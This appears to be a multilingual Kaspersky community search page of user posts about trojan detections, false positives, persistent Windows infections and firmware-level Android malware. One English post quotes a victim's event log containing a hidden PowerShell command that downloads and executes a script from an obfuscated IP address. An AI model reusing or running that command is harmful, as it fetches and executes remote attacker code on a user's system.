Search the Community
Showing results for tags 'trojan'.
Found 115 results
-
 Roxh posted a topic in Para empresasHola a todos, Quería consultar una detección que hemos tenido en un equipo corporativo durante la instalación del software de una báscula. El proveedor nos indica que el software es TP.NET 3.7, que los ensamblados están firmados digitalmente con un certificado de una CA y que los módulos están ofuscados para proteger la propiedad intelectual. Según ellos, esta ofuscación puede provocar falsos positivos en algunos antivirus y nos recomiendan establecer excepciones de carpetas. Sin embargo, antes de crear ninguna excepción en Kaspersky, queremos confirmar si estas detecciones pueden considerarse falsos positivos y cuál sería la forma correcta de proceder. Kaspersky ha detectado, entre otros, los siguientes archivos: SqlStp.exe → HEUR:Trojan.MSIL.Agent.gen suData.msi → HEUR:Trojan.MSIL.Agent.gen SQL_RestoreBackUp.exe → HEUR:Trojan.MSIL.Agent.gen TPTouch_DEMO\Install\suData.msi → HEUR:Trojan.Win32.Generic C:\DAIIData\tmpSQLinstall3704\SqlStp.exe → HEUR:Trojan.MSIL.Agent.gen C:\Windows\Installer\b76c2.msi → HEUR:Trojan.MSIL.Agent.gen En el caso de b76c2.msi, Kaspersky también detectó un objeto interno del MSI, pero el resultado fue "No procesado" debido a "Error de escritura". El SHA256 del b76c2.msi es: 9D6E744A1AFBF10D5CE8F3EF4AE15B6C9450B8892A3F296EF478FB1D3518D51A Nuestra duda es: ¿Recomendaríais crear las excepciones de carpeta que indica el proveedor basándonos únicamente en que el software está firmado digitalmente y está ofuscado, o sería preferible enviar primero los archivos/detecciones a Kaspersky para confirmar que se trata de falsos positivos? Gracias por cualquier orientación.
-
 Waketucho posted a topic in Para usuarios particularesHola buenas noches Recién he ingresado a una pagina en la cual ya he comprado varias veces e incluso el mismo Kaspersky indica que es un sitio web seguro (Imagen 1). Sin embargo al entrar al mismo bloquea la pagina automáticamente ya que según el bloqueo una descarga y bloquea el sitio. ¿Entonces es seguro o no? ¿Hay forma de corregir esto? ¿Sera un falso positivo? Anexo enlace de la pagina: https://www.diverse.direct/ Muchas gracias de antemano.


-
 Only73 posted a topic in Kaspersky FreeКасперский жалуется. Он удалял DLL файлы для программы, Я добавлял в исключения DLL файлы, Всё ровно жалуется что делать???
-
 Ганс posted a topic in Вопросы, связанные с вирусами и шифровальщикамиОС Windows 10 x64. Сегодня зависла, пришлось перезагружать. После перезагрузки Kaspersky Premium сообщил, что есть вредоносное приложение по адресу C:\ProgramData\nqkzpjyglhlo\snbwuvkfhrxr.exe Этот файл я удалял вручную и он появляется снова. Еще заражен файл svchost.exe трояном Trojan.Win64.Reflo.gen Зараженных файлов становится все больше. Пока провожу быструю проверку. При запуске диспетчера задач появляется ошибка: Точка входа в процедуру ImageList_CoCreateInstance не найдена в библиотеке DLL.


-
 sosiso4kaGD posted a topic in Вопросы, связанные с вирусами и шифровальщикамисегодня я решил просканировать мою систему ждал 1 час и потом показал 15 дедектов из которых был Trojan.Win64.Agent.Smevay lib.dll и Trojan.JS.Trolec.gen закинул их в каратин и они были по пути C:/Users/Егор/appdata/Local/utorrentclients-updater\installer.exe и C:/Users/Егор/AppData/Roaming/utorrent я в безопасности? также я ничего не скачивал был ли это вредоносный сайт или Drivet-By? на всякий P.S. Пишу сюда, так как в профильном разделе система не дает создать тему без логов Автологгера. Проги качать не хочу, мне не нужно лечение, просто ответьте по скриншоту, что это было

-
 Drux posted a topic in Kaspersky Virus Removal Toolas the title says i use bitdefender as my only real time protecter but on the side i have 6 more scanners Malwarebytes Microsoft Safety Scanner Eset Online Scanner and Hitmanpro none of them found anything but i got scared that kvrt found a trojan in my memory i searched the whole pc to find where it found or scanned the malware from but i cant find it im using the 2020 version of it im on windows 11 idk why but i cant put the KVRT2020_Data file here
-





 Андрей Любитель posted a topic in Вопросы, связанные с вирусами и шифровальщикамиВсем привет. Нужна помощь, сам уже запутался. Телефон, Cubot KingKong X, Android 14. Антивирус, бесплатный Kaspersky для Android из Play Маркета, всегда обновляю, так что версия самая свежая (точный номер не смотрел). Что происходит по порядку: - Пользуюсь телефоном около двух лет, раньше всё было нормально, Касперский изредка что-то находил и вычищал. - Примерно неделю назад началось: при запуске приложений стали выскакивать рекламные баннеры, закрываются с трудом. - Заодно на телефон само собой лезет какое-то странное приложение «Система Android», Касперский блокирует его как троян (HEUR:Trojan-Proxy.AndroidOS.Vo1d.b), но оно появляется снова и снова. - Ещё проверил телефон программой Dr.Web, она нашла Android.Triada.6320 в системном файле /system/lib64/libandroid_runtime.so. Погуглил, пишут, что это какой-то серьёзный вирус в самой прошивке и обычным сбросом не убирается. Но я в этом не разбираюсь, поэтому и пишу сюда. За аккаунты уже не переживаю, пароли и двухфакторку сменил с другого, чистого устройства. Остался вопрос по самому телефону: 1. Что это вообще такое и насколько опасно (кроме рекламы)? 2. Как это убрать и реально ли вообще? 3. Поможет ли сброс до заводских настроек, или бесполезно? 4. Можно ли потом спокойно пользоваться телефоном, держать банки, Госуслуги, или лучше не рисковать? Скрин с тем, что нашёл Касперский, прикладываю. Готов сделать что скажете, даже что-то сложное, если объясните по шагам. Заранее спасибо! upd: я удаляю если Касперский меня просит об этом, только почти в ту же секунду/минуту она появляется в предупреждениях, может вообще в рандомное время это сделать, никаких закономерностей.


-
 Dud posted a topic in Virus and Ransomware related questionsI suddenly got a notification from kaspersky telling me that i got a virus. When i checked, it was in the chrome application file. I just recently factory resetted my laptop and downloaded all the essentials like google, discord, etc. I did not get any extensions then how come this trojan is in my computer? Is this a false positive? Sự kiện: Đã phát hiện đối tượng độc hại Người dùng: ASUS\Admin Kiểu người dùng: Người khởi tạo Tên ứng dụng: chrome.exe Đường dẫn ứng dụng: C:\Program Files\Google\Chrome\Application Thành phần: Duyệt mạng an toàn Mô tả kết quả: Đã phát hiện Loại: Trojan Tên: HEUR:Trojan.Script.Generic Độ chính xác: Phân tích hành vi Mức độ mối đe dọa: Cao Loại đối tượng: Tập tin Tên đối tượng: main.min.js Đường dẫn của đối tượng: https:// client.px -cloud.net /PXVlUfj7uV MD5 của một đối tượng: 96AC9A32EC398377392E7350EA00BA89 Lý do: Phân tích chuyên gia Ngày phát hành cơ sở dữ liệu: Hôm nay, 6/22/2026 5:37:00 PM
-
 Kcoutinho posted a topic in Para casaOlá acessando o site avagaio.com.br e o Kaspersky aponta que quer fazer dowload de trojan, tanto em Chrome quanto em Edge testei o site em Computadores com quaisquer outros antivirus e nada foi detectado, bem como equipe TI da Avagaio alega que não tem problemas. Mensagem: Evento: Download negado Usuário: DESKTOP-MR42TUK\User Tipo de usuário: Iniciador Nome do aplicativo: chrome.exe Caminho do aplicativo: C:\Program Files\Google\Chrome\Application Componente: Navegação Segura Descrição do resultado: Bloqueado Tipo: Cavalo de Troia Nome: HEUR:Trojan-PSW.Script.Generic Precisão: Análise Heurística Nível da ameaça: Alto Tipo de objeto: Arquivo Caminho do objeto: https://avagaio.com.br MD5 de um objeto: D9257249393997ACF40B9FE5795311CB Motivo: Análise especializada Data da versão dos bancos de dados: Hoje, 24/05/2026 09:30:00

-
 НМ2026 posted a topic in Центр исследования угрозДобрый день! При скачивании pdf-файла, предлагаемого для загрузки на странице https://cr.minzdrav.gov.ru/preview-cr/369_2 , антивирус видит в нем угрозу (см.скриншот). Поддержка портала сказала, что со своей стороны проблемы не видят, посоветовали проверить работоспособность антивируса. Это действительно ложное срабатывание? Проблема возникает только с одним файлом. Антивирус KasperskyFree 21.24.8.522(b), версия баз от 17.05.2026 21:45 Сегодня, 18.05.2026 21:40:37;Обнаружен вредоносный объект;Yandex with voice assistant Alice;browser.exe;C:\Program Files\Yandex\YandexBrowser\Application\browser.exe;C:\Program Files\Yandex\YandexBrowser\Application;1144;[*******]\[*******];Активный пользователь;Обнаружено;Обнаружено;HEUR:Trojan.PDF.Badur.gena;Троянское приложение;Высокая;Точно;https://apicr.minzdrav.gov.ru/api.ashx?op=GetClinrecPdf&id=369_2;api.ashx?op=GetClinrecPdf&id=369_2;https://apicr.minzdrav.gov.ru;Файл;Экспертный анализ

-
 Михаил11 posted a topic in Вопросы, связанные с вирусами и шифровальщикамиНе могу удалить майнер. Постоянно удаляю вирус, а он заного восстанавливается сразу в процессе удаления из какого то paks.exe, который через поиск не находится. Вижу через курейт расположение файла, а зайти в папку не могу и в безопасном режиме не вижу ни одного файла или папки, как будто их не существует. Вирус похоже отобрал права администратора, закрывает папки, диспетчер задач и браузер если в обычном режиме загрузки пытаюсь найти его.

-
Никитос1234 posted a topic in Вопросы, связанные с вирусами и шифровальщикамиUDS:Trojan.Win32.Agent.a Мог ли этот троян смотреть мои пароли и фото на флешке
-
 Peter15NT posted a topic in Kaspersky: Basic, Standard, Plus, PremiumТо ли при быстрой проверке, то ли при работе файлового антивируса высветились такие угрозы: Можно ли узнать поподробнее, что это за угрозы (к примеру, где находятся вредоносные файлы)?


-
 EugeneKosheev posted a topic in Kaspersky: Basic, Standard, Plus, Premiumpmem:\C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe MEM:Trojan.Win32.SEPEH.gen Касперский плюс постоянно находит, лечит с перезагрузкой, потом снова находит. При этом если проверить папку или exe вируса нет. Dr web вообще не находит этот троян. Версия ОС windows 10 pro 21h2


-
KavoSer posted a topic in Вопросы, связанные с вирусами и шифровальщикамиВсем привет. Скачал файл из дискорда и тут же стали улетать файлы через OneDrive(под некоторыми иконками была зеленая галочка) и в диспетчере появилось много новых задач, некоторые были без имени(все вели к svhost). У одной из них в названии было слово Viever и иконка компьютера. Я сразу же выдернул из розетки интернет и заново установил винду. Все странные задачи не пропали и тогда я купил лицензию [удалено] и просканил все. Безрезультатно. Следующим моим шагом была установка утилиты Avz 2 разных версий и на мое удивление было найдено 2 трояна в Video.dll. Я все что можно просканировал и удалил, после чего выдохнул с облегчением и подумал, что все, но нет. Сегодня перед важной встречей у меня то отключались, то включались динамики в микшере громкости, а в диспетчере задач снова появилась куча непонятных процессов. После отмены встречи и переноса на другой день все успокоилось. Попробовал зайти в Параметры-конфиденциальность-разрешения приложений, но из-за постоянных вылетов ничего не смог сделать. Подскажите, как мне быть и что делать.


-
 MPR posted a topic in Virus and Ransomware related questionsHi. So, Kaspersky has detected powershell.exe as a malicious object. It says the object was uid:/amsi_stream_4, a trojan. I've checked Event Viewer and i have two warnings at the time i got a PowerShell window popping up on my screen with the source being "avp" and the info/details i have are: Number: "45399392" Name: "32d87a95" Confidence: "00000000" ProcessSha256: "9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3" ProcessPath: "c:\windows\system32\windowspowershell\v1.0\powershell.exe" ProcessCommandLine: ""powershell.exe" -nop -exec bypass -w hidden -command "iex(irm 0xc0.0x6d.0xc8.0x3f/event)"" Bases: "2026.02.21 19:23:00:000" And: Number: "45399392" Name: "aa81fd45" Confidence: "00000006" ProcessSha256: "9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3" ProcessPath: "c:\windows\system32\windowspowershell\v1.0\powershell.exe" ProcessCommandLine: ""powershell.exe" -nop -exec bypass -w hidden -command "iex(irm 0xc0.0x6d.0xc8.0x3f/event)"" Bases: "2026.02.21 19:23:00:000" Could someone please help me understand what am i dealing with here? Thanks in advance.
-
 Кирилл Кирилов posted a topic in Kaspersky Virus Removal ToolНашел в систем мемори Не лечится, появляется через несколько дней сам. Пробовал анвир, кврт, Касперский диск редус, кажется как то так, софт от малвар Тут я просто вставлю что уже писал в группах связанными так или иначе с компьютерами Привет, кто может подсказать. Если КВРТ нашел троян в систем мемори, никак не лечится, просто появляется через несколько дней опять, че я только не пробовал: Касперский диск редус вроде, антивирус малаваре, авбр. Может ли из за этого трояна начать пищать толи мат плата, толи озу. И если да, можно ли отформатировать диски через загрузочную флешку, что бы эта залупа не вернулась? Так же, этими вопросами Я не задавался поэтому не знаю, просто напишу как есть Есть папки которые не могут открыть и выдать себе доступ, Я уже столько прочитал что запутался и не понимаю все ок или нет, в пользователях помимо моей учётки есть транстед инсталлер и и какая та ещё.
-


 leonov posted a topic in Kaspersky: Basic, Standard, Plus, PremiumПричем только в Edge и в Chrome. В Vivaldi и в Firefox, которые также установлены - ничего нет. tiktok.js facebook.js linkedin.js pinterest.js insta.js twitter.js reddit.js
-


 Avt516070 posted a topic in Вопросы, связанные с вирусами и шифровальщикамиДобрый день! Хотелось бы понять, что делать с этими троянами или вирусами? История началась так. Как то я поставил себе на телефон с Андроидом клиент Сбера и через какое-то время он при запуске начал выдавать, что у меня на телефоне появились гости, причем Касперский видит только один, а у Сбера их в списке больше. И ни Сбер ни Касперский удалить не могут. Может уже метастазы пошли? :))) Естественно антивирус лицензионный на телефоне версия 11.121.4.13595. Андроид версии 13.0. Аппарат s23ultra
-
Soporte NCG posted a topic in Para empresasHola buenas tardes. En las ultimas 48 horas, el antivirus Kaspersky Next, me ha estado alertando en múltiples equipos, la detección y eliminación wps_wid.cid-247834805.1755193685.exe Según la alerta, son archivos que se descarga cuando el usuario no se encuentra usando el equipo y tiene la sesión de usuario cerrada. Me llama la atención que la alerta es justo cuando no hay usuarios y según el informe el archivo descargado cae directamente en la carpeta de descarga del usuario. Esto esta ocurriendo en equipo que están en el mismo entorno de red y en equipos remotos que no tienen conexión directa con la red de la oficina Mensaje recibido Ha ocurrido el evento "Se ha detectado software legítimo que los intrusos pueden usar para dañar su equipo o averiguar sus " en el espacio de trabajo del dispositivo equipo01: Nombre de la organización Enlace del espacio de trabajo: https://cloud.kaspersky.com/ Propietario del dispositivo: Nombre.de.usuario, dirección de correo electrónico: direcciondecorreo Fecha y hora del evento: Friday, November 14, 2025 12:04:57 AM (GMT+00:00) Descripción del evento: Descripción del resultado: Detectados Tipo: Software legítimo que los intrusos pueden usar para dañar su equipo o averiguar sus datos personales Nombre: not-a-virus:HEUR:Downloader.Win32.SilentInstall.gen Nombre de tarea: Análisis antimalware Usuario: dominio\usuario (Iniciador) Objeto: C:\Users\usuario\Downloads\wps_wid.cid-127338662.1705579302.exe Razón: Análisis experto Fecha de lanzamiento de la base de datos: 13/11/2025 18:52:00 SHA256: 965C585B9B557E97EBF8A04BFF6F641F2F919126DF320D71D57C5FD62440C9B2 MD5: 43E30FC99691B7CCFC2BDC3AE558082D Así como esta he recibido múltiples alertas. en distintos equipos que cuentan con todas las actualizaciones de Windows (10 y 11) y la herramienta del antivirus esta totalmente actualizada Me gustaria ver si me pueden ayudar a determinar que puede estar pasando Gracias de antemo
-
 Ivan999 posted a topic in Вопросы, связанные с вирусами и шифровальщикамиМожет ли вирус остаться на ssd после форматирования или как то прописать свой вредоносный в SSD или перепрошить его? Можно ли это обнаружить ?
-



